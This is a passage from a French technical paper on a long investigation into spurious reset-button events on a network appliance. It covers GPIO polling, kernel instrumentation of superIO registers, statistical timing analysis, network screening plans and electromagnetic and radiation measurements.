


Fig. 8. Répartition des intervalles entre deux occurrences consécutives

Une revue des interfaces du système d'exploitation et des programmes présents nous indique que sept valeurs de températures sont récupérables depuis l'espace utilisateur. Il s'agit d'une température externe, deux au niveau de la carte mère, et quatre dans le CPU. Le système d'exploitation ayant été durci, il n'est pas possible de récupérer d'information sur l'alimentation de l'équipement.

Une instrumentation des températures est donc mise en place. Sur une plage de plusieurs secondes aux alentours des occurrences du phénomène, les différentes températures relevées n'évoluent pas sensiblement.

— La température externe du boitier est toujours à 27,8°C ;
— La température interne est quasiment fixe à 29°C ;
— La température du CPU évolue rarement dans l'intervalle et toujours de manière limitée.

4.4 Variation du script de *polling*

Plusieurs versions du script de *polling* sont successivement mises en place.

Les premiers relevés sont effectués avec un intervalle de 0,5 seconde qui affiche l'ensemble des valeurs récupérées.

Afin d'améliorer la précision des relevés, celui-ci est amélioré début mars pour récupérer une valeur toutes les 0,05 secondes. Cette fois, seules les valeurs retournant une pression sont mentionnées. L'affiche d'un *heartbeat* toutes les cinq minutes permet de vérifier le bon fonctionnement du programme et d'identifier le démarrage d'un nouveau relevé.

Il semble que que l'intervalle de temps minimum de lecture de l'entrée GPIO (pin) est de 300ns (3MHz). Toutefois, il n'est pas envisageable d'accroitre davantage la fréquence des relevés en production, car cela risque de déclencher des effets de bord et de nuire au bon fonctionnement de l'équipement.

Des intervalles très courts seront testés sur l'équipement hors production, dans nos bureaux, sans jamais retourner une seule valeur positive.

Fin mars 2022, une nouvelle version du script de *polling* est temporairement mise en place. Celle-ci affiche l'état des *flags* et des *capabilities* associées au pin lorsque le phénomène se produit.

Les résultats n'indiquent aucun changement et les *flags* récupérés indiquent que le pin est en lecture uniquement. Le changement de l'état du pin ne viendrait donc pas d'un programme en espace utilisateur qui interagirait avec celui-ci.

Mi-mai 2022, une cinquième version du script est mise en production. Celle-ci récupère l'état du pin avec deux méthodes distinctes :

— avec l'appel à `ioctl` de la *libc* ;
— avec l'appel système `ioctl`, implémenté directement dans le programme (voir le listing 6).

Listing 6: Appel système à `ioctl`

```
int sys_ioctl(int fd, unsigned long request, struct gpio_req * req)
{
    register int syscall_no        asm(REG_SYSCALL_NO) =
    SYS_IOCTL;
    __attribute__((unused)) register int arg1
    asm(REG_ARG1) = fd;
    __attribute__((unused)) register unsigned long arg2
    asm(REG_ARG2) = request;
    __attribute__((unused)) register struct gpio_req* arg3
    asm(REG_ARG3) = req;
    asm(SYSCALL_ASM_INSTR);
    return syscall_no;
}
```

Le résultat entre l'appel système et l'appel à la *libc* est généralement similaire. La possibilité d'un *hook* malveillant au niveau de celle-ci est donc exclue.

En septembre 2022, une nouvelle version est temporairement testée. Celle-ci récupère l'état de l'ensemble des pins à intervalle régulier. Ce script sera utilisé lors de l'instrumentation noyau. Les résultats associés seront revus à ce moment-là (voir le paragraphe 6.2).

4.5 Nouvelle approche statistique du phénomène

Fin 2023, une nouvelle approche statistique du phénomène est initiée. Celle-ci se base sur l'ensemble des relevés obtenus depuis octobre 2021, à partir à la fois du mode verbeux et du script de *polling* (voir la figure 9)

La prise en compte du mode verbeux permet de couvrir les cas où le script de *polling* n'a pas été relancé après le redémarrage de l'équipement.

À partir des journaux système, il est également possible de reconstituer en partie l'état des serveurs (redémarrage, passage en mode actif ou passif). En raison d'une prise en compte tardive de l'intérêt pour ces informations, la vue d'ensemble sur ces points est incomplète.

Les cas de phénomènes prolongés écrasant statistiquement les nombreuses occurrences de phénomène isolé, une première approche consiste à identifier la répartition temporelle d'apparition de chacun des phénomènes Cette approche confirme l'impression d'apparition du phénomène aléatoire obtenue en mars 2022 (voir la figure 10).




Fig. 9. Vu d'ensemble des relevés sur deux équipements. Répartition des occurrences du phénomène avec les réinitialisations constatées, celles indiquées dans les journaux verbeux et celles provenant du script. Indication parcellaire de l'état des équipements sur la partie inférieure.

Fig. 10. Répartition par heure et minute et par jour de la semaine du nombre d'apparition du phénomène entre 2021 et 2023

Dans un second temps, l'intervalle entre deux occurrences du phénomène a été étudié (voir figure 11).

Celui-ci montre que le phénomène se reproduit avec une régularité non aléatoire. Ces résultats indiquent que, lorsqu'un phénomène se produit, la prochaine occurrence se produira :

— immédiatement (ceci est associé au phénomène prolongé) dans presque 99.99% des cas ;
— entre 59 minutes et une heure après dans 90% des cas non couverts par le cas précédent ;
— entre une minute et une heure après dans 97% des cas non couverts par le premier cas ;
— entre 0 et 15 secondes ou entre 20h et 23h pour les cas restants.

Enfin, un accent particulier a été effectué sur le cas des phénomènes prolongés. La durée de ceux-ci a été étudiée (voir figure 12).

Celui-ci montre qu'un phénomène prolongé a une durée non aléatoire de :

— moins de onze secondes dans 74% des cas,
— entre une à deux secondes dans 3% des cas,
— entre 59 minutes et une heure dans 7% des cas,
— entre 22 et 23 heures dans 16% des cas.

L'identification d'une durée et d'un intervalle entre deux phénomènes non aléatoire est rassurante. Le fait que ceux-ci ne dépendent pas d'un élément temporel fixe permet d'éliminer de nombreuses hypothèses relatives à des activités planifiées à jour et/ou heure fixe du système ou de l'environnement adjacent.




Fig. 11. Répartition des intervalles entre deux occurrences consécutives du phénomène entre 2021 et 2023. Les captures *combiné* sont effectuées en vérifiant successivement l'état avec `syscall` puis `libc`. La répartition est effectuée par seconde pour la première minute, par minute entre 1 et 60 min, puis par heure.

Toutefois, nous n'avons alors aucune hypothèse évidente pour expliquer ces résultats.

4.6 Rétrospective

Rétrospectivement, il apparait que l'augmentation du trafic identifié lors de la première approche statistique (voir la figure 4.2) est simplement due à une augmentation de la fréquence des relevés effectués.

Les 16 relevés positifs de février 2022 donnent un taux positif de 0,0007% par relevé, et les 435 de mars 2022, donnent un taux positif de 0,0009%.

Concernant la température, l'analyse de celle-ci est passée à côté de quelques valeurs aberrantes renvoyées par le système.

Sur les sept températures relevées, deux ont renvoyé des valeurs inattendues.

De manière simultanée, les deux mesures de températures issues de la carte mère ont renvoyé le 27 mars 2022 à 15:04:19, pendant dix secondes, une valeur nulle.

Par ailleurs, la première mesure de température issue de la carte mère a renvoyé sur le mois de mars 2022, neuf séquences de dix valeurs aberrantes (voir la table 2).

Celles-ci n'avaient pas été identifiées, car elles ne se sont pas produites lors d'une occurrence du phénomène.

On remarque également que la fréquence est très proche de celle du phénomène étudié, cependant la durée n'a rien à voir avec ce point.




Fig. 12. Répartition de la durée des phénomènes prolongés entre 2021 et 2023. Les captures *combiné* sont effectuées en vérifiant successivement l'état avec `syscall` puis `libc`. La répartition est effectuée par seconde pour la première minute, par minute entre 1 et 60 min, puis par heure.

5 Investigation réseau

La compréhension du phénomène (voir figure 1) ne met pas en évidence de lien direct avec les aspects réseau.

Ceux-ci font toutefois l'objet d'une investigation pour plusieurs raisons.

— Le réseau constitue le principal vecteur d'infection et de commandes et contrôle. Son analyse permettrait de mettre en évidence une activité malveillante.

— Les pilotes réseau sont souvent personnalisés sur ce type d'équipement. Un dysfonctionnement de ceux-ci dans des conditions spécifiques à la production (configuration particulière, capacité de traitement) pourrait avoir un effet de bord sur la partie GPIO.

— Certaines cartes réseau permettent d'accéder à la carte de management par l'interface NC-SI.[1] La carte de management dispose également d'un accès au bus PCI-Express [2] et pourrait interagir avec les GPIOs.

5.1 Écoute

L'ensemble du trafic étant chiffré, il est difficile de statuer sur la nature légitime de celui-ci.

Une écoute du réseau est mise en place pour identifier de potentiels flux suspects. Aucun flux suspect n'est identifié.

[1] NC-SI (pour *Network Controller Sideband Interface*) : protocole permettant d'ajouter l'interface réseau de management (*out of band*) à une interface réseau standard

	Température	Mars 2022	Mars-octobre 2022
	0°C	1 × 10	4 × 10
	4°C	2 × 20	6 × 10
	46°C	1 × 10	1 × 10
	82°C	3 × 20	5 × 10
	119°C		1 × 10
	156°C	2 × 20	10 × 10
	193°C		1 × 10
Total		90	290
Relevés		2 847 399	12 451 598
Fréquence		0,003%	0,002%

Tableau 2. Valeurs aberrantes de température associées au premier capteur de la carte mère

Afin d'identifier une potentielle porte dérobée basée sur un motif dans de potentielles trames réseau maquillées, le trafic est capturé puis rejoué sur les équipements de tests présents dans nos laboratoires. Cette expérimentation n'aboutit pas à un résultat probant.

5.2 Criblage

Afin d'identifier une éventuelle association entre un ou des clients Internet et le phénomène, une corrélation entre les événements de pression de bouton et le trafic associé aux différents clients est effectuée. Cette démarche n'aboutit pas : de nombreux clients ont une activité quasiment continue et ne peuvent donc être discriminés.

Un plan d'expérimentation est proposé afin d'identifier si une telle corrélation existe. D'abord conçu sur la base de deux *clusters* où les connexions seraient basculées à l'un ou l'autre, celui-ci est revu en raison de problématiques de budgets, de charges humaines et de complexité réseau.

Le nouveau plan d'expérimentation proposé se base sur une interruption sélective du service à toute une partie des clients. Cela implique d'identifier des fenêtres temporelles acceptables pour effectuer ces coupures. Celles-ci doivent être suffisamment longues pour nous permettre de conclure sur l'absence du phénomène avec un niveau de confiance élevé. Elles doivent être suffisamment courtes pour limiter les incidences sur la production.

Ainsi, le plan d'expérimentation produit prévoit des coupures régulières étalées sur plusieurs mois.

Le plan d'expérimentation consiste en plusieurs étapes :

Influence du réseau L'objectif premier est de valider l'influence de la connectivité réseau en coupant l'ensemble des connexions. En cas d'occurrence dans cette configuration, l'influence réseau sur le phénomène sera nulle et les recherches associées pourront être arrêtées.

Approche dichotomique vers un client L'approche commence en faisant l'hypothèse qu'un unique client est responsable du phénomène. Une approche dichotomique est donc proposée en coupant la liste des clients à tester en deux. Pour chaque test qui ne produit pas le phénomène, la moitié des clients interrompus est autorisé pour le prochain test. Cette approche permet de réduire progressivement l'impact des coupures sur les clients.

Validation de l'approche dichotomique vers un client Au cours de cette approche dichotomique, il est prévu de valider les tests positifs en effectuant le test complémentaire. C'est-à-dire en testant le complément des clients nouvellement testés à l'étape précédente. Un test est positif quand le phénomène se produit.

Cette démarche permet de valider que l'approche dichotomique est la bonne.

Approche dichotomique vers un nombre de clients Dans le cas où l'approche dichotomique serait rejetée, cela signifie potentiellement que l'influence réseau du phénomène découle de :

— plusieurs clients précis simultanés ;
— la présence d'un certain nombre de clients concurrents.

Si l'approche précédent échoue lors des premières itérations, il est prévu de procéder par dichotomie sur le nombre d'équipements autorisés pour mettre en évidence un seuil déclenchant le phénomène.

Plan d'expérience Si la première approche par dichotomie échoue et aboutit à un nombre de clients associés au phénomène égal ou inférieur à huit, la réalisation d'un plan d'expérience selon Plackett-Burman [5] en maximum trois itérations est prévue.

Le Plan d'expérience évoqué ci-dessus est très intéressant, car il explicite efficacement la contribution de chaque client à l'apparition du phénomène. Malgré cette optimisation, un tel plan d'expérience implique un nombre beaucoup trop élevé d'itérations en raison du nombre de

clients. Par ailleurs, cette approche ne permet pas de tester la contribution du nombre de clients sur l'apparition du phénomène, et pourrait donc nécessiter des expérimentations complémentaires.

L'arbitrage La mise en œuvre du criblage a été repoussée en raison de l'arrivée des Jeux olympiques lors du comité de pilotage de décembre 2023. En raison de la résolution du problème, elle n'aura pas été mise en application.

La résolution du problème indique que celle-ci n'aurait nécessité que la première occurrence du plan. Ce premier test aurait permit d'observer le phénomène alors que l'ensemble du trafic est coupé et permit de conclure à l'absence de causalité entre le trafic réseau et le phénomène.

6 Investigation du noyau

6.1 Dump du noyau

En mars 2022, le `<VENDOR>` nous transmet une commande pour effectuer un *dump* du noyau.

Celle-ci est jouée de base. Elle est également ajoutée à la fin du script personnalisé <script-reinit>pour obtenir un *dump* au moment du phénomène.

Ceci produit un *dump* partiel. L'analyse de celui-ci ne permet pas d'identifier un élément suspect.

6.2 Hook du noyau

Le `<VENDOR>` nous met à disposition un *firmware* spécifique qui *hook* l'ensemble des appels relatifs à la puce `<CHIP>` au niveau du noyau. La lecture de la valeur des GPIOs journalise également la configuration des pins du contrôleur associé et l'état des registres de la puce.

L'application de ce noyau est effectuée le 24 octobre 2022. Elle est interrompue après deux crashs le 26 octobre 2022. Ce court laps de temps est suffisant pour relever neuf occurrences du phénomène et générer plusieurs téraoctets de journaux à analyser.

Grâce à celui-ci, nous pouvons vérifier :

— les fonctions sollicitées au niveau noyaux ;
— la configuration des pins au niveau noyaux ;
— l'état de l'ensemble des pins ;
— l'état des registres du superIO.

Étude des fonctions sollicitées La définition de l'état des pins est effectuée avec la fonction `gpio_set_line`. Celle-ci est appelée pour cinq pins distincts sur l'ensemble des contrôleurs GPIOs. Le pin relatif à la réinitialisation n'est pas concerné par cette fonction.

Par ailleurs, les dizaines de milliers d'appels à cette fonction ne devraient pas avoir beaucoup d'impact sur l'état du composant : seuls quatorze appels positionnent une valeur différente de l'appel précédent. Ces quatorze changements d'état sont tous relatifs au même pin.

Le positionnement des *flags* des pins est effectué avec la fonction `gpio_set_flags`. Celle-ci est appelée itérativement pour chaque contrôleur et chaque pin au démarrage de l'équipement et positionne ceux-ci en lecture pour le CPU (`0x1`), à l'exception de six pins.

Ces six pins sont ceux pour lesquels la fonction `gpio_set_line` est appelée et le pin de réinitialisation. Lors du premier démarrage, la fonction `gpio_set_flags` n'a pas été appelée pour ces six pins. Lors du second démarrage, la fonction `gpio_set_flags` a été appelée pour les deux derniers, dont le pin associé à la réinitialisation. Ces appels sont effectués avant l'initialisation itérative décrite ci-dessus et positionnent les *flags* comme attendu :

— le pin associé au bouton de réinitialisation est positionné en lecture pour le CPU (`0x1`) ;
— l'autre pin est positionné en écriture pour le CPU (`0x2`).

L'absence de `gpio_set_flags` pour certains pins au démarrage est surprenante, mais ne saurait expliquer le phénomène observé. Cette absence pourrait être due à la non-initialisation ou la saturation de la journalisation système au démarrage de l'équipement, vu le positionnement observé des appels lors du second démarrage.

Toutes les autres fonctions `gpio` appelées sont des fonctions de lecture de celui-ci.

Nous pouvons donc conclure que le pilote `gpio` n'est pas utilisé pour effectuer des modifications inattendues du superIO, que ce soit au niveau noyau ou espace utilisateur.

Étude de l'état des pins L'état des *flags* des pins a été journalisé régulièrement. Ceux-ci correspondent aux valeurs positionnées par la fonction `gpio_set_flags` et ne changent pas.

Point surprenant : lors du second démarrage, l'état des pins pour lesquels la fonction `gpio_set_flags` n'a pas été appelée est nul (`0x0`). Ceci indique que ces pins ne sont pas configurés en lecture ou en écriture.

Ce n'était pas le cas lors du premier démarrage pour lequel l'ensemble des pins était correctement configuré.

La valeur de l'ensemble des pins a également été journalisée à raison de trois à quatre relevés par seconde à partir du script de *polling* décrit à la fin du paragraphe 4.4.

Les cinq pins configurés en écriture ont été exclus de l'analyse.

Les résultats (voir figure 13 pour un des contrôleurs GPIO) sont similaires pour les différents contrôleurs GPIO, et présentent, pour chaque pin, des valeurs plutôt stables :

— 36 pins sur 67 n'ont pas changé d'état au cours du premier test ;
— 26 pins sur 67 n'ont pas changé d'état au cours du second test (plus long) ;
— il y a, au plus, 12 transitions d'état par pin au cours du premier test ;
— il y a, au plus, 18 transitions d'état par pin au cours du second test.

Derrière ces valeurs plutôt stables, il apparait que le comportement observé pour le GPIO gérant le bouton de réinitialisation est également présent sur d'autres pins : au moins 1473 des 1542 transitions d'état relevées (95,5%) correspondent à un changement d'état pour une unique valeur différente et concerne 28 pins lors du second test. Ces transitions d'états ne semblent pas corrélées entre elles ou avec le pin du bouton de réinitialisation, et semblent se produire de manière aléatoire.

Le phénomène relevé semble donc concerner le superIO de manière plus large que le pin associé au bouton de réinitialisation.

Même certaines des autres transitions d'état relevées et qui correspondent à des bascules durables de la valeur ne semblent pas normales : plusieurs bascules se produisent uniquement sur l'un des deux tests et pas forcément juste après le démarrage de l'équipement.

Étude des valeurs des registres Pour toute lecture de la valeur d'un GPIO, le contenu du registre global (34 octets) et celui du registre associé au contrôleur sollicité sont récupérés.

Au niveau du registre global, 26 448 618 entrées sont journalisées :

— 26 446 129 (99,99%) correspondent à des valeurs considérées comme fréquentes ;
— 1968 (0,007%) correspondent à des valeurs considérées comme fréquentes à l'exception de l'octet `0x01` qui prend deux valeurs peu fréquentes : `0x02` dans 1939 cas et `0x03` pour 27 cas ;




Fig. 13. Évolution de l'état des pins d'un contrôleur GPIO en fonction du temps. L'état de chaque PIN est légèrement décalé verticalement pour permettre de les distinguer. La partie centrale sans changement d'état correspond au moment où l'équipement est éteint.

— 345 (0,001%) correspondent à des registres ayant plus d'une valeur distincte par rapport aux valeurs considérées comme fréquentes ; avec une moyenne de 18 modifications par rapport aux valeurs fréquentes (voir la figure 14) ;
— 232 (0,001%) correspondent à des entrées ayant des formats bogués ou partiels et dont les valeurs ont un décalage par rapport aux valeurs considérées comme fréquentes.




Fig. 14. Répartition des 345 occurrences inattendues en fonction du nombre d'octets différents des valeurs de référence

Les valeurs fréquentes sont déduites des données récupérées et correspondent aux valeurs suivantes du listing 7. Cela représente 2304 combinaisons d'octets possibles.

Listing 7: Valeurs fréquentes du registre global

```
idx 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
val 00 07 ff ff ff ff ff ff ff ff ff ff 00 03 03 00
    02 08 .. .. .. .. .. .. .. .. .. .. 03 34 08 03
    .. 09 .. .. .. .. .. .. .. .. .. .. .. 10 ..

idx 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21
val ff ff c5 62 ff 00 03 00 00 10 00 ff 0b 00 00 ff 00 00
    .. .. .. .. .. .. 04 03 03 .. .. .. .. .. .. .. 02 ..
```

L'analyse des 345 entrées inattendues montre que :

- chacun des octets du registre est amené à prendre une valeur distincte de la valeur fréquente ;
  - ceci concerne également les octets immutables d'après les spécifications du superIO ;
- 4084 des 6233 valeurs inattendues (66%) correspondent majoritairement à `0xff` à la place d'une valeur fréquente ;
- 11 entrées ont l'ensemble des valeurs du registre qui vaut `0xff` ;
- les 6233 valeurs inattendues renvoient une valeur comprise entre `0x00-0x03` ou `0x07-0x09`, ou sont égales à `0xf8` ou `0xff`, avec trois cas supplémentaires à `0x0a` et neuf cas à `0x34` pour l'octet `0x0c` ;
- le motif correspondant à trois valeurs comprises dans `0x00-0x09`, suivies de `0xf8` est retrouvé 266 fois parmi les 345 entrées inattendues à diverses positions et parfois plusieurs fois par entrée.

Au niveau des registres locaux, un constat similaire est relevé : après une série de valeurs distinctes lors de l'initialisation du composant, celui-ci prend sa valeur fréquente.

Cette valeur est conservée par la suite, mais elle est entrecoupée d'occurrences isolées ou quelquefois doublés, où l'ensemble des octets du registre prend la valeur `0xff`. Dans certains cas, quelques octets ont une valeur inhabituelle distincte de `0xff`. Ces occurrences sont séparées de 4785 à 292 747 occurrences de valeurs fréquentes. Un intervalle d'environ 80 secondes sépare deux occurrences non attendues sur le premier contrôleur. (voir figure 15).

Il semble donc y avoir un problème au niveau du superIO ou de sa lecture. Il est très surprenant que celui-ci renvoie des valeurs différentes




Fig. 15. Intervalle (en secondes) entre deux occurrences ayant des valeurs inattendues sur le registre du premier contrôleur au cours du second démarrage. Environ 42 vérifications sont effectuées par seconde.

pour des valeurs immutables. Par ailleurs, un problème de corruption du superIO semble improbable. Si c'était le cas, les valeurs normales ne devraient pas réapparaitre par la suite. En cas de réinitialisation, la configuration devrait alors être perdue.

Conclusion L'instrumentation du noyau a permis de vérifier les appels au pilote `gpio` et d'écarter tout hypothèse d'une utilisation inattendue de celui-ci.

De même, la configuration des pins en lecture ou écriture est effectuée au démarrage et aucun changement de celle-ci n'est observée par la suite, avec notamment la pin de réinitialisation positionnée en lecture.

Cette instrumentation et la récupération de l'état de l'ensemble des pins tendent toutefois à élargir le phénomène à l'ensemble du superIO.

L'analyse des registres confirme ce point en relevant ponctuellement des valeurs aberrantes dans les différents registres du superIO, même pour des valeurs réputées immutables dans les spécifications de celui-ci.

Le fait que le noyau plante nous fait douter sur l'origine de ce constat. Est-ce dû au patch expérimental et à un problème d'écrasement de *buffer* au niveau noyau ou est-ce l'observation réelle des registres ? `<VENDOR>` nous a transmis le *patch* associé à ce noyau expérimental et aucun élément pouvant expliquer ce comportement étrange n'est identifié. Il est plus probable que ce *crash* découle de la fréquence des écritures de journaux demandée au noyau et que celui-ci finisse par atteindre ses limites. Par ailleurs, un écrasement de *buffer* impliquerait un *crash* assez rapide du système à la suite d'une telle écriture ; or ce n'est pas le cas.

Au final, nous constatons un problème lors de la lecture du superIO. Les investigations noyau orientent nos soupçons sur l'origine du phénomène vers le superIO et les composants entre le superIO et le CPU, sans nous permettre de formuler d'hypothèses pertinentes sur celui-ci.

7 Investigations environnementales

Le problème n'existant que sur un emplacement logique et physique particulier, même lorsque l'équipement matériel est physiquement échangé, pose la question de l'influence que pourrait avoir l'emplacement physique de l'équipement, et son environnement.

Nous avons donc mené des tests afin de déterminer si la baie utilisée pour héberger cet équipement est soumise à un environnement inhabituel, qui serait de nature à perturber le fonctionnement normal du matériel.

7.1 Environnement thermique

Du point de vue thermique, l'analyse du journal des températures n'indique aucune anomalie, ce qui est attendu car l'équipement est hébergé dans un *datacenter* dont la circulation de l'air, la température et l'hygrométrie est maitrisée. De plus, la baie qui héberge l'équipement n'est pas remplie et n'est pas soumise à un stress thermique important.

7.2 Environnement électromagnétique

Afin de savoir si un événement de pression de bouton est corrélé à un phénomène électromagnétique anormal, nous avons déployé deux dispositifs de surveillance de spectre à proximité de l'équipement.

Le premier dispositif, relié à une antenne, observe le champ électromagnétique sur une très large bande de fréquences (plusieurs gigahertz), et permet de mesurer précisément l'intensité et la fréquence des signaux radio à travers le temps. Le but de ce dispositif est de détecter si l'équipement réseau est soumis à un champ électromagnétique (qu'il soit de nature continue ou formé de brèves impulsions) susceptible de perturber son fonctionnement.

Le second dispositif utilise une pince de mesure installée autour des câbles d'alimentation électrique de l'équipement réseau. De manière similaire au premier, il mesure précisément l'intensité et la fréquence des signaux conduits par le secteur à travers le temps, mais sur une bande passante plus réduite (100 MHz) car généralement cette bande est la plus

propice à la propagation de signaux parasites sur le secteur. Le but de ce dispositif est de qualifier la qualité de l'alimentation secteur et de détecter si des parasites de forte intensité, véhiculés par conduction sur les lignes secteur, pourraient perturber le fonctionnement de l'équipement.

À l'issue de cette campagne de mesure, qui a duré plusieurs jours et qui a coïncidé avec l'observation d'événements de pression de bouton, aucun événement de nature électromagnétique, qu'il soit rayonné ou conduit par le secteur, n'a pu être corrélé. De plus, de manière générale, l'ambiance électromagnétique mesurée ne présente pas d'anomalies particulières.

7.3 Rayonnements ionisants

Profitant du prêt d'un compteur Geiger-Müller capable de détecter des rayonnements Bêta, X et Gamma, nous avons poussé notre investigation jusqu'à la recherche de rayonnements ionisants à proximité de la baie, qui seraient de nature à déclencher des dysfonctionnements du matériel, mais nous n'avons constaté aucune augmentation de l'activité radioactive à cet emplacement.

7.4 Déplacement de l'équipement

Malgré l'absence de tout élément indiquant une cause environnementale lors des tests environnementaux, il est également envisagé de déplacer physiquement les équipements afin d'éliminer toute possibilité d'une cause environnementale que nous aurions oublié de prendre en compte.

